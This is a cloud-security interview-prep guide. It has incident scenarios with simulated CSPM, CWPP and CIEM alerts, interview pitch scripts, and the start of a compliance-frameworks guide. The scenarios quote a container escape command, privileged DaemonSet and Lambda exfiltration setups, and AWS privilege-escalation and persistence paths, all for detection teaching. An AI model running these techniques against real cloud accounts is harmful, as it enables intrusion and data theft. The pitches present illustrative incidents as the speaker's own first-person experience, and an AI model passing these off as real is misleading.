Industry: Healthcare (HIPAA) | **Duration:** 2 hours active, 14 months dormant

What Happened

A developer left a company 14 months prior. Their IAM access key was deactivated but never deleted. A new intern on the DevOps team accidentally re-activated it while running an audit script (they ran `update-access-key --status Active` instead of `--status Inactive` on the wrong key ID).

Within 3 hours, the credential appeared on a dark web credential marketplace. Within 6 hours, a threat actor was using it. The actor spent 4 hours doing read-only enumeration only — listing buckets, describing EC2 instances, reading IAM policies. No writes. No deletes. Most SIEMs and GuardDuty configurations would not fire on read-only API calls.

CSPM Detection

```
CSPM FINDING 1 (47 days old – pre-existing):
  Policy: IAM access keys inactive >90 days must be deleted, not just disabled
  Resource: AccessKey AKIAXXXXXXXXXXXXXXXX (user: dev-john-smith, last used: never)
  Severity: HIGH
  Framework: CIS AWS 1.14

CSPM FINDING 2 (new – triggered by re-activation):
  Policy: IAM access key status change detected – inactive key activated
  Resource: AKIAXXXXXXXXXXXXXXXX
  Change type: StatusChange Active
  Actor: arn:aws:iam::account:user/intern-devops-01
  Timestamp: 2024-03-14T09:23:11Z
  Severity: HIGH – unusual activation of long-dormant credential
```

CWPP + CSPM Correlation

```
CWPP ALERT: SuspiciousSnapshotAccess
  Actor: AKIAXXXXXXXXXXXXXXXX (dev-john-smith – TERMINATED EMPLOYEE)
  Action: ec2:CreateVolume from snapshot snap-0a1b2c3d
  Target: New EC2 instance in attacker-controlled account
  Intent: Data theft via snapshot copy
  Falcon Intel: Source IP tagged – known threat actor infrastructure
  Action taken: API call blocked via inline IAM deny policy (Fusion automated response)
```

CIEM Cross-Reference

```
CIEM FINDING:
  User dev-john-smith: TERMINATED (HR system integration confirmed)
  Account status: Active in AWS despite termination 14 months ago
  Joiner-Mover-Leaver process: FAILED – no deprovisioning workflow triggered
  Effective permissions: Can read ALL S3 buckets including PHI
  Blast radius: 2.1M patient records at risk
```

Resolution and Post-Incident Controls

The HIPAA breach threshold was crossed — 2,100 patient records were accessed before the block. HHS mandatory notification was filed. Every IAM user and key is now reconciled weekly against the HR system via an automated Lambda. Any key belonging to a terminated employee triggers immediate deletion, not deactivation. CSPM policy was hardened from HIGH to CRITICAL for inactive-key findings, with a 24-hour SLA.

Scenario 3: The ArgoCD Admin That Wasn't — GitOps Takeover

Industry: E-commerce | Duration: 4 days

What Happened

ArgoCD was deployed with the default admin password never changed (a CSPM finding rated critical, open for 11 days). The ArgoCD UI was exposed via a LoadBalancer service directly to the internet. A threat actor found it via a Shodan scan and authenticated as admin.

The attacker was sophisticated — they didn't modify existing deployments. Instead they created a new ArgoCD Application pointing to a GitHub repo they controlled, syncing a DaemonSet into the `kube-system` namespace that deployed a privileged container on every node.

CSPM Catching the Exposure

CSPM FINDING (11 days old):

Policy: ArgoCD must not be exposed via public LoadBalancer
Resource: service/argocd-server, namespace: argocd
Finding: External IP 52.xx.xx.xx assigned, accessible from 0.0.0.0/0
Severity: CRITICAL
CIS K8s 5.2.1

CSPM FINDING 2:

Policy: ArgoCD default admin password must be changed post-install
Resource: argocd-initial-admin-secret still present and unchanged
Severity: CRITICAL

CWPP Catching the Runtime Attack

CWPP ALERT 1: SuspiciousKubernetesDaemonSet

New DaemonSet created in kube-system namespace: node-monitor-agent
Creator: ArgoCD service account (argocd-application-controller)
Image: 185.220.xx.xx/tools:latest (external, unscanned registry)
SecurityContext: privileged: true, hostPID: true, hostNetwork: true
KAC Decision: BLOCK — image from unapproved registry + privileged + unscanned

CWPP ALERT 2:

Alert: InteractiveContainerSession.PrivilegedContainer
Container: node-monitor-agent on node ip-10-0-1-45
Command: nsenter --target 1 --mount --pid --net --uts -- bash
Effect: Attempted host namespace escape
Action: PREVENT — process killed, pod terminated, node cordoned

Attack Path Analysis

CSPM ATTACK PATH:

```
Internet
  | (Shodan discovered)
  ▼
ArgoCD UI (public LoadBalancer, default password)
  |
  ▼
ArgoCD Admin Access → Can create Applications in any namespace
```



```
|
▼
DaemonSet in kube-system with privileged:true + hostPID:true
|
▼
nsenter to host → Full node compromise → Pivot to IMDS → IAM role
|
▼
EKS node instance profile → EC2:*, S3:GetObject → Data access

Path Risk Score: 99/100 – CRITICAL
```

Key Lesson

The CSPM findings were there. Eleven days. Nobody acted. CWPP stopped the runtime execution, but the root cause was organizational — a finding review and remediation SLA that was not enforced. After this incident: any CRITICAL CSPM finding not remediated within 72 hours automatically triggers a P1 incident ticket and pages the CISO.

Scenario 4: The Lambda Exfiltrator — Serverless Blind Spot

Industry: Insurance | **Duration:** 9 days

What Happened

An attacker compromised an EC2 instance running a legacy internal tool via an old Apache Struts CVE. From that EC2, they assumed the instance profile role, which had `lambda:CreateFunction`, `lambda:InvokeFunction`, and `iam:PassRole`.

The attacker created a Lambda function, passed it an admin-level IAM role, and configured it to run every 15 minutes, exfiltrating data from a DynamoDB table containing insurance claim records to an external HTTPS endpoint. The Lambda was named `log-retention-cleanup` to blend in. It ran for 9 days before detection.

CWPP Detection — On the EC2

```
CWPP ALERT: SuspiciousChildProcess.WebServer
Host: ec2-10-0-1-47 (legacy-internal-tools)
Process: apache2 → bash → python3
CommandLine: python3 -c "import boto3; boto3.client('lambda')..."
Alert: Application server spawning AWS SDK calls directly
Severity: HIGH
```

CSPM Detection

```
CSPM FINDING: Lambda function with admin IAM role
Resource: function/log-retention-cleanup
Attached Role: arn:aws:iam::account:role/AdminRole
Finding: Lambda execution role has AdministratorAccess managed policy
Severity: CRITICAL

CSPM FINDING 2: Lambda function created by non-standard principal
Creator: ec2-instance-role/legacy-internal-tools
```

Finding: EC2 instance profile should not have `lambda:CreateFunction`
This permission has never been used in 180-day baseline
Severity: HIGH

CSPM FINDING 3: Lambda with VPC egress to external IP
Destination: 185.220.xx.xx (flagged in Falcon ThreatIntel)
Port: 443 (HTTPS)
Severity: HIGH

CIEM — Identifying the Lateral Move

CIEM ANALYSIS:

Starting point: `ec2-instance-role/legacy-internal-tools`

Permission chain discovered:

- `lambda:CreateFunction` ✓
- `iam:PassRole` (can pass any role to Lambda) ✓
- `AdminRole` exists and is passable ✓

Effective privilege: EC2 instance effectively has admin access
via Lambda function creation

CIEM ALERT: `PrivilegeEscalation.LambdaPassRole`

Resolution

Immediate containment:

1. EC2 instance isolated (security group → deny all)
2. Lambda function disabled (Concurrency: 0)
3. Admin role trust policy modified to deny Lambda service
4. All active STS sessions for AdminRole invalidated

Data impact:

- 9 days × 96 invocations/day = 864 executions
- DynamoDB scan per execution: ~2,300 records
- Total records exposed: ~1.99M insurance claims (PII + financial data)
- State insurance regulator notification required

Scenario 5: The Multi-Account Phantom — You Can't Kick Out What You Can't See

Industry: Media & Entertainment | **Duration:** 19 days

What Happened

A nation-state-adjacent actor compromised a contractor's laptop via spear-phishing. The contractor had temporary access to the company's AWS dev account. The attacker moved slowly and deliberately over 19 days, never triggering a single high-severity GuardDuty finding.

Their persistence technique: they created an AWS Config rule — a legitimate, trusted AWS service — with a Lambda remediation action that would re-create their backdoor role every time Config ran. Every 24 hours, AWS Config "remediated" a fake compliance finding by invoking their Lambda, which ensured their backdoor role existed. Even if defenders found and deleted the role, Config would recreate it within 24 hours.

CSPM Detection — The Configuration Weaponization

```
CSPM FINDING: AWS Config remediation action points to external Lambda
Resource: config-rule/enforce-tagging-compliance
Remediation: Lambda function log-tag-enforcer
Finding: Lambda ARN not in approved function inventory
Creator: contractor-temp-user (should not have config:PutRemediationConfigurations)
Severity: HIGH
```

```
CSPM FINDING 2: IAM role created outside IaC pipeline
Resource: arn:aws:iam::account:role/backup-monitoring-service
Creation method: Console/API – not Terraform (no state file entry)
Creator: contractor-temp-user
Trust policy: Allows assumption from external AWS account (not in org)
Severity: CRITICAL
```

```
CSPM FINDING 3: Lambda function with IAM role creation permissions
Resource: function/log-tag-enforcer
Role permissions: iam:CreateRole, iam:AttachRolePolicy, sts:AssumeRole
Finding: Lambda should not have IAM administrative permissions
Severity: CRITICAL
```

CWPP Detection — Lambda Runtime Behavior

```
CWPP ALERT: SuspiciousIAMOperations.Lambda
Function: log-tag-enforcer
Invoked by: AWS Config (legitimate service – attacker's camouflage)
Actions performed:
  iam:CreateRole (backup-monitoring-service)
  iam:AttachRolePolicy (AdministratorAccess attached)
  sts:GetCallerIdentity (reconnaissance)
Alert: Lambda function performing IAM administrative operations
       inconsistent with declared purpose (tag enforcement)
Severity: HIGH
```

The 19-Day Reconstruction

```
DAY 1: Contractor credential used from new IP (GeoDB: Eastern Europe)
       → GuardDuty: Low (credential use from new geography)

DAY 3: ListBuckets, DescribeInstances, ListRoles (read-only recon)
       → No alerts fired. Read-only is normal.

DAY 6: CreateRole (backup-monitoring-service), AttachRolePolicy
       → CSPM FINDING created: IAM role outside IaC (HIGH)
```

→ Finding assigned to DevOps team. Not actioned.

DAY 8: Config rule created with Lambda remediation

→ CSPM FINDING created: Config remediation to unknown Lambda (HIGH)

→ DevOps team had 4 open P1s. Deprioritized.

DAY 10: First Lambda invocation by Config – role recreated

→ CWPP: Lambda performing IAM operations (HIGH)

→ Alert in queue. No SOC analyst coverage on weekend.

DAY 14: Attacker assumes backdoor role from external account

→ CIEM: AnomalousRoleAssumption (new external account, never seen)

→ THIS alert paged the on-call SOC analyst at 03:00

DAY 14: SOC analyst investigates → finds role → deletes role

→ Closes ticket. Doesn't trace back to Config rule.

DAY 15: AWS Config recreates the role (analyst didn't find the Config rule)

→ Attacker still has access. Persistence mechanism survived.

DAY 17: CSPM weekly report surfaces the Config finding from Day 8

→ Security architect reviews → connects Config + Lambda + Role

→ Full incident declared. All three findings linked.

DAY 19: Full containment:

Config rule deleted, Lambda deleted, role deleted,

contractor access revoked, all STS sessions invalidated

Key Lesson

Three HIGH-severity CSPM findings sat unactioned for 6-13 days. Each one individually described a piece of the attack. Together, they described the complete persistence mechanism. The failure was not detection — Falcon found everything. The failure was process — no one connected the dots across findings until the CIEM anomaly paged someone at 3 AM.

Post-incident changes:

1. CSPM findings cross-correlated automatically — related findings grouped into attack chains
2. AWS Config rule creation now requires IaC pipeline (enforced by SCP)
3. Lambda functions with IAM permissions require security review gate
4. Contractor access: time-boxed credentials with automated expiry
5. CSPM finding SLA enforced: HIGH = 48h, CRITICAL = 24h, with automatic escalation

The Common Thread Across All 5 Scenarios

SCENARIO 1: CWPP caught behavior CSPM missed (runtime library injection)

SCENARIO 2: CSPM caught config CWPP missed (dormant credential)

SCENARIO 3: BOTH needed – CSPM found exposure, CWPP stopped execution

SCENARIO 4: CWPP caught EC2 pivot, CSPM caught Lambda misconfiguration

SCENARIO 5: CSPM findings existed but weren't correlated – process failure

THE PATTERN:

CWPP = "Something bad is happening RIGHT NOW"
CSPM = "Something bad WILL happen if this isn't fixed"
CIEM = "Here's HOW BAD it can get if the worst happens"

None of them alone is sufficient.
The security posture is only as strong as the
correlation between all three – and the human process
that acts on what they find.

PART 5: INTERVIEW ELEVATED PITCH

The Core Principle Before You Speak

Most candidates introduce **what they did**. Elite candidates introduce **what changed because they existed**.

Your intro should make the interviewer think: *"We need this person. Our environment has these exact gaps."*

Version 1: The Commanding Opener

For FAANG / Tier-1 Enterprise Security Roles

"I'll give you the honest version of who I am — not the resume version."

I'm a Cloud Incident Responder and CNAPP Security Architect with deep hands-on experience across AWS multi-account environments, Kubernetes at production scale, and adversarial cloud attack patterns. My specific domain is the intersection where runtime security meets identity — which is where modern breaches actually live.

Concretely: I've responded to incidents where attackers moved from a poisoned NPM dependency in a CI/CD pipeline, through a container runtime, into IRSA-based IAM role chaining, and out through S3 exfiltration — across three AWS accounts — in under 72 hours. I've built the detection architecture that caught that chain using CrowdStrike Falcon's CWPP, CSPM, CIEM, and KAC working together. Not any single tool — the correlation across all four.

What makes me different from a standard cloud security engineer is that I think like an attacker first and a defender second. I don't ask 'what policy should I write?' I ask 'if I had this role's credentials right now, what could I do in the next 20 minutes?' — and then I build the detection for that answer.

I've operated at the technical depth of eBPF-based process telemetry and the business depth of GDPR breach notification to 47,000 customers. I'm comfortable in both conversations.

What I'm looking for now is an environment complex enough to push that skillset — multi-cloud, regulated industry, or an organization that knows it has sophisticated adversaries and wants to build the detection maturity to match them.

That's the honest version. Where would you like to start?"

Version 2: The Structured Narrative

For SOC Manager / CISO-facing Interviews

"I have about 90 seconds of context that I think will be useful before we get into specifics."

My background sits at the intersection of three disciplines that most people treat separately: cloud infrastructure security, runtime workload protection, and identity-based threat detection. I've built careers in all three, and the thing I've learned is that modern cloud breaches don't respect those boundaries — attackers move across all three in a single incident.

My technical foundation is AWS — EKS, IAM, multi-account Landing Zone architectures — combined with deep experience in CrowdStrike's Falcon platform: CWPP for runtime, CSPM for posture, CIEM for identity, and KAC for Kubernetes admission control. I've used these not just as tools but as an integrated detection framework.

In practice, this means I've handled incidents like a Lambda persistence backdoor hidden inside an AWS Config remediation rule — where the attacker weaponized a trusted AWS service to survive deletion. That one took 19 days to fully contain not because detection failed — Falcon surfaced every piece — but because three separate HIGH-severity CSPM findings weren't correlated into a single attack narrative until day 17. That experience fundamentally shaped how I think about finding triage, SOC process design, and the difference between having detections and having detection maturity.

The through-line in my career is this: I close the gap between what security tools detect and what security teams actually act on. That operational translation — from telemetry to decision — is where I add the most value.

Happy to go as technical or as strategic as is useful for this conversation."

Version 3: The Punchy 60-Second Version

For Recruiter Screens / First-Round Calls

"I'm a Senior Cloud Security professional specializing in incident response and cloud-native security architecture — specifically AWS, Kubernetes, and the CrowdStrike Falcon CNAPP platform.

My work lives at the runtime layer — I deal with attacks that are already inside your environment: container escapes, kernel exploits, IAM privilege escalation chains, CI/CD supply chain compromises. I've responded to breaches that started with a poisoned NPM package and ended with mandatory breach notification to regulators.

What distinguishes my approach is that I operate across the full stack — from eBPF syscall telemetry at the process level all the way up to CIEM identity graphs showing cross-account blast radius. I've both built the detection architectures and led the incident response when they fire.

On the preventive side, I've implemented CSPM programs that reduced critical cloud misconfigurations by over 70% and built KAC policies that stopped container escape attempts before they reached the kernel.

I'm looking for a role where the threat model is sophisticated and the security team has the mandate and the tooling to match it. I work best in environments that treat security as an engineering discipline, not a compliance checkbox."

Version 4: The Technical Depth Signal

For Principal / Staff Engineer Panel Interviews

"My core competency is adversarial cloud-native security — understanding attack techniques at a deep enough level to build detections that catch them before they complete.

Technically, I work at the layer most security tools don't reach: runtime behavior inside containers, at the syscall level, using eBPF instrumentation. I understand the difference between detecting a container escape via policy enforcement at admission time versus catching it mid-execution via a kernel exploit signature sequence — and why both layers are necessary because attackers find the gap between them.

On the identity side, I work with CIEM — not just IAM policy review, but runtime anomaly detection on role assumption behavior, effective permissions graph analysis, and privilege escalation path enumeration. I've mapped the full Rhino Security Labs privilege escalation playbook — PassRole to Lambda, AssumeRole chaining, IRSA external abuse — to concrete CIEM detection rules and CSPM preventive controls.

My MITRE ATT&CK mapping isn't theoretical. I've correlated real incidents to T1611 container escapes, T1537 cloud exfiltration, T1078.004 cloud account abuse, and T1195 supply chain compromise — not from reading the framework but from the artifacts in the forensic timeline.

I've also done the forensics side — EBS snapshot preservation, CloudTrail evidence chain of custody, container memory dumps via Falcon RTR, Kubernetes audit log reconstruction. I can take an incident from detection through to the regulator notification with a complete evidence chain.

I bring technical depth and the communication ability to translate what I find into executive risk language. That combination is rare and it's deliberately developed."

The Power Phrases Bank

Phrase	Why It Works
"I think like an attacker first"	Shows adversarial mindset — rare in defenders
"Detection maturity, not just detection"	Shows operational sophistication
"The gap between telemetry and decision"	Shows you understand SOC process failures
"Blast radius before breach"	Shows proactive risk quantification
"Correlation across tools, not any single alert"	Shows architectural thinking
"Runtime behavior, not configuration alone"	Shows depth beyond CSPM checkbox work
"I've done the 3 AM page and the 9 AM CISO briefing"	Shows full-cycle experience
"Closed findings, not open findings with accepted risk"	Shows you drive remediation
"The breach was preventable — the findings existed"	Shows intellectual honesty
"Mandatory breach notification"	Shows you've operated under regulatory pressure

Follow-Up Answer Frameworks

"Tell me about a specific incident"

Use this structure every time:

1. CONTEXT	→ Industry, scale, what was at risk
2. ENTRY	→ How attacker got in (be specific)
3. PIVOT	→ How they moved laterally (this is where depth shows)
4. DETECTION	→ What fired, why it fired, what would have missed it
5. RESPONSE	→ What you specifically did (not "the team")
6. OUTCOME	→ Business impact, regulatory outcome, what changed
7. LESSON	→ One thing you'd do differently or built better afterward

The lesson at the end separates senior candidates. It shows you learn from incidents, not just respond to them.

"What's your biggest gap?"

"I've operated deeply in AWS and I'm building my Azure depth intentionally — specifically around Entra ID and AKS security patterns. The IAM concepts translate directly but the tooling surface is different and I want to be honest about where I'm still developing that fluency versus where I'm expert."

"Why do you want this role?"

"You're running a regulated multi-cloud environment with Kubernetes at scale and you've got sophisticated adversaries who know your industry. That's exactly the threat model I've been building detection architecture for. Most security roles are simpler than my current toolset. This one isn't."

The Closing Line That Stays With Them

"The thing I've learned from every incident I've responded to is that the breach was almost always preventable. The findings existed. The detections fired. The gap was always human process or organizational priority. I build security programs that close that gap — not just technically, but operationally. That's the work I want to keep doing."

APPENDIX: QUICK REFERENCE CARDS

CWPP vs CSPM vs CIEM — One Line Each

Tool	One Line
CWPP	Watches what processes are doing inside running workloads, right now
CSPM	Checks whether your cloud resources are configured securely
CIEM	Answers "what can this identity actually do, and what's the blast radius?"
KAC	Blocks Kubernetes workloads that violate security policy at deployment time

The Five Incident Quick Summary

#	Name	Root Cause	Detection Hero	Lesson
1	Cryptominer in Python	Floating image tag pulled compromised upstream image	CWPP library load + network behavior	Digest-pin all base images
2	Sleeping IAM Key	Terminated employee key reactivated, leaked to dark web	CSPM config change detection	Automate JML process against HR system
3	ArgoCD Takeover	Default password + public LoadBalancer, 11 days unpatched	CSPM attack path + CWPP container escape prevention	CSPM critical findings need 72h SLA with auto-escalation

4	Lambda Exfiltrator	PassRole abuse via compromised EC2, 9-day dwell	CWPP EC2 behavior + CSPM Lambda misconfiguration	Audit PassRole chains proactively via CIEM
5	Multi-Account Phantom	Contractor credential + Config rule persistence mechanism	CIEM anomalous assumption (Day 14)	Cross-correlate CSPM findings into attack chains, not individual tickets

Key AWS Privilege Escalation Paths to Monitor

1. iam:CreatePolicyVersion	→ Replace managed policy with admin policy
2. iam:PassRole + lambda:Create	→ Pass admin role to new Lambda function
3. iam:PassRole + ec2:RunInstances	→ Pass admin role to new EC2 instance
4. sts:AssumeRole (no condition)	→ Lateral movement across accounts
5. IRSA + external IP	→ Service account JWT used outside VPC
6. aws-auth ConfigMap	→ Map IAM role to cluster-admin in EKS
7. AWS Config + Lambda	→ Self-healing backdoor persistence

Document compiled from real incident response engagements and CNAPP architecture work. All IP addresses, account IDs, and identifiers are illustrative. Defensive controls validated against CISA cloud security guidance, CIS EKS Benchmark v1.4, and AWS Security Hub standards.

End of Document

Cloud_Security_Frameworks_DevSecOps_SCA_SAST_DAST_Guide.md

Cloud Security Frameworks, DevSecOps Automation & Application Security (SCA/SAST/DAST) — Complete Guide

Purpose: Master cloud security frameworks (CIS, NIST, SOC 2, PCI-DSS, HIPAA), DevSecOps pipeline security automation, cloud workload protection (containers + serverless), and application security testing (SCA, SAST, DAST) for interviews and hands-on work. **Last Updated:** April 2026


TABLE OF CONTENTS

#	Section	Topics
1	Cloud Security Frameworks	CIS, NIST, SOC 2, PCI-DSS, HIPAA — deep dive + comparison
2	DevSecOps Pipeline Security	7-stage secure pipeline, automation patterns, tools
3	SCA — Software Composition Analysis	Third-party dependency scanning, SBOM, supply chain

4	SAST — Static Application Security Testing	Source code analysis, white-box testing
5	DAST — Dynamic Application Security Testing	Runtime testing, black-box scanning
6	Cloud Workload Protection	Containers, serverless (Lambda), CWPP
7	Integration Architecture	End-to-end pipeline with all tools combined
8	Interview Q&A	35+ interview questions with expert answers

PART 1: CLOUD SECURITY FRAMEWORKS & COMPLIANCE

1.1 Framework Landscape — The Big Picture



1.2 CIS (Center for Internet Security) — Deep Dive

CIS CONTROLS v8 — 18 CONTROLS IN 3 IMPLEMENTATION GROUPS

WHAT IS CIS:

- Nonprofit organization that produces security benchmarks and controls
- CIS Controls = WHAT to do (18 security controls, prioritized)
- CIS Benchmarks = HOW to configure (specific configs for AWS, K8s, etc.)
- Prescriptive, actionable, and technically specific
- Most commonly used in CSPM tools (CrowdStrike, Wiz, Prisma Cloud)

IMPLEMENTATION GROUPS (IG):

IG1 (Essential Cyber Hygiene)	→ Small org, limited IT staff
IG2 (Enterprise Level)	→ Mid-size, dedicated IT/Security
IG3 (Comprehensive)	→ Regulated, advanced threats

THE 18 CIS CONTROLS (v8):

#	Control Name	IG1	IG2	IG3
1	Inventory & Control of Enterprise Assets	✓	✓	✓
2	Inventory & Control of Software Assets	✓	✓	✓
3	Data Protection	✓	✓	✓
4	Secure Configuration	✓	✓	✓
5	Account Management	✓	✓	✓
6	Access Control Management	✓	✓	✓
7	Continuous Vulnerability Management		✓	✓
8	Audit Log Management		✓	✓
9	Email & Web Browser Protections		✓	✓
10	Malware Defenses	✓	✓	✓
11	Data Recovery	✓	✓	✓
12	Network Infrastructure Management		✓	✓
13	Network Monitoring & Defense			✓
14	Security Awareness Training	✓	✓	✓
15	Service Provider Management		✓	✓
16	Application Software Security		✓	✓
17	Incident Response Management	✓	✓	✓
18	Penetration Testing			✓

CIS BENCHMARKS FOR CLOUD (Used in CSPM):

- CIS AWS Foundations Benchmark v3.0 (125+ checks)
 - Section 1: IAM (MFA, access keys, password policy)
 - Section 2: Storage (S3 encryption, logging)
 - Section 3: Logging (CloudTrail, Config, Flow Logs)
 - Section 4: Monitoring (CloudWatch alarms)
 - Section 5: Networking (SGs, NACLs, VPC settings)
- CIS EKS Benchmark v1.4
 - Control Plane (API server, etcd, scheduler)
 - Worker Nodes (kubelet, container runtime)
 - Policies (RBAC, PSA, NetworkPolicies)
 - Managed Services (EKS-specific settings)

- └─ CIS Docker Benchmark v1.6
 - └─ Host Configuration
 - └─ Docker Daemon Configuration
 - └─ Container Images & Runtime
 - └─ Docker Security Operations
- └─ CIS Azure / GCP Benchmarks

HOW CIS IS USED IN CSPM TOOLS:

CSPM Tool	CIS Integration
CrowdStrike	IOM rules mapped to CIS controls automatically
Wiz	Built-in CIS compliance dashboard + auto-mapping
Prisma Cloud	CIS policies as RQL-based config checks
AWS Config	CIS Conformance Pack (managed rules)
SecurityHub	CIS AWS Foundations as a built-in standard

1.3 NIST (National Institute of Standards & Technology) — Deep Dive

NIST CYBERSECURITY FRAMEWORK (CSF) v2.0 – THE "ROSETTA STONE"

WHAT IS NIST CSF:

- └─ Created by US government (NIST), but adopted globally
- └─ Provides a STRATEGIC framework for managing cybersecurity risk
- └─ Organized into 6 core Functions (added GOVERN in v2.0)
- └─ Maps to nearly every other framework (CIS, PCI, HIPAA, SOC2)
- └─ Best used as: the "backbone" of your security program

THE 6 FUNCTIONS (NIST CSF v2.0):

GOVERN	→	IDENTIFY	→	PROTECT	→	DETECT	→	RESPOND	→	RECOVER
Risk		Asset		Access		Monitor		IR Plan		Backup
Strategy		Inventory		Control		Logs		Contain		Restore
Policy		Risk		Encrypt		SIEM		Eradicate		Lessons
Oversight		Assess		Training		Alerting		Notify		Improve
Supply		Business		Security		Anomaly		Forensics		Comms
Chain		Context		Config		Detect		Report		Test

NIST 800-53 VS NIST CSF:

NIST CSF	Strategic framework – WHAT to do
	6 Functions → 22 Categories → 106 Subcats
	Used by: Everyone (voluntary)

NIST 800-53	Detailed controls catalog – HOW to do it
	20 Control Families → 1000+ Individual Ctrls
	Used by: Federal agencies (mandatory), FedRAMP
	Maps directly to CSF subcategories

NIST CSF MAPPED TO CLOUD SECURITY ACTIVITIES:

CSF Function	Cloud Security Activities
GOVERN	Define cloud security policy, risk tolerance, roles/responsibilities, supply chain requirements
IDENTIFY	Cloud asset inventory (CSPM discovery), risk assessment, data classification, SBOM management
PROTECT	IAM least-privilege, encryption (KMS), IaC scanning, SAST/SCA in pipeline, container hardening
DETECT	CSPM continuous monitoring, runtime detection (IOAs), SIEM integration, CloudTrail analysis
RESPOND	Incident response playbooks, auto-remediation, SOC investigation, containment automation
RECOVER	Backup/restore (S3 versioning, RDS snapshots), DR testing, post-incident lessons learned

1.4 SOC 2 (Service Organization Control Type 2) — Deep Dive

SOC 2 – TRUST SERVICES CRITERIA (TSC)

WHAT IS SOC 2:

- Auditing standard created by AICPA (American Institute of CPAs)
- Proves to CUSTOMERS that you protect their data properly
- Audit by a licensed CPA firm → SOC 2 Report (Type I or Type II)
- Type I = Point-in-time assessment (controls ARE designed)
- Type II = Period assessment (controls OPERATE effectively over 3-12 months)
- Required by: Most enterprise B2B SaaS customers during vendor evaluation

5 TRUST SERVICES CRITERIA:

Criteria	What It Covers
1. SECURITY (Required)	Protection against unauthorized access Firewalls, encryption, MFA, IDS, logging, access control, vulnerability management
2. AVAILABILITY	System is available per SLA

(Optional)	Uptime monitoring, DR, backups, capacity planning
3. PROCESSING INTEGRITY (Optional)	System processing is complete & accurate Data validation, error handling, quality checks
4. CONFIDENTIALITY (Optional)	Confidential data is protected Encryption at rest/transit, access controls, data classification, NDA enforcement
5. PRIVACY (Optional)	Personal data handled per privacy notice Consent, data minimization, retention, disposal

SOC 2 CLOUD SECURITY EVIDENCE YOU'D PROVIDE:

- └ SECURITY: Wiz/Falcon CSPM dashboard showing posture score
- └ SECURITY: IAM access reviews, MFA enforcement evidence
- └ SECURITY: SAST/SCA scan results from CI/CD pipeline
- └ SECURITY: Incident response plan + test results
- └ AVAILABILITY: Uptime reports, DR test evidence
- └ CONFIDENTIALITY: KMS encryption policies, key rotation logs
- └ PROCESSING INTEGRITY: Pipeline test results, deployment logs
- └ PRIVACY: Data classification tags, retention policies

SOC 2 COMMON CONTROLS (Cloud Security Focus):

- └ CC6.1: Logical access controls (IAM policies, RBAC)
- └ CC6.2: Restrict access based on job function (least privilege)
- └ CC6.3: Remove access when no longer needed (offboarding)
- └ CC6.6: Data transmission security (TLS, VPN)
- └ CC6.7: Restrict data movement (DLP, VPC endpoints)
- └ CC7.1: Detect unauthorized changes (CSPM, Config monitoring)
- └ CC7.2: Monitor system components (CloudWatch, SIEM)
- └ CC7.3: Evaluate detected events (SOC triage, IR process)
- └ CC8.1: Change management (CI/CD, IaC, PR reviews)
- └ CC9.1: Risk mitigation (Vulnerability management, patching)

1.5 PCI-DSS v4.0 (Payment Card Industry Data Security Standard)

PCI-DSS v4.0 – 12 REQUIREMENTS

WHEN IT APPLIES:

- └ You store, process, or transmit credit card data
- └ Even if you use Stripe/PayPal – you may still be in scope
- └ Levels: L1 (>6M transactions) → L4 (<20K e-commerce transactions)
- └ Non-compliance = Fines (\$5K-\$100K/month), ban from processing

THE 12 REQUIREMENTS (Grouped by Goal):

GOAL: BUILD & MAINTAIN A SECURE NETWORK
1. Install and maintain network security controls (firewalls, SGs)

2. Apply secure configurations to all system components
GOAL: PROTECT ACCOUNT DATA
3. Protect stored account data (encryption, masking, tokenization)
4. Protect data in transit (TLS 1.2+, no SSL/early TLS)
GOAL: MAINTAIN A VULNERABILITY MANAGEMENT PROGRAM
5. Protect from malicious software (anti-malware, EDR)
6. Develop and maintain secure systems (SAST, patching, SDLC)
GOAL: IMPLEMENT STRONG ACCESS CONTROL
7. Restrict access by business need-to-know (least privilege)
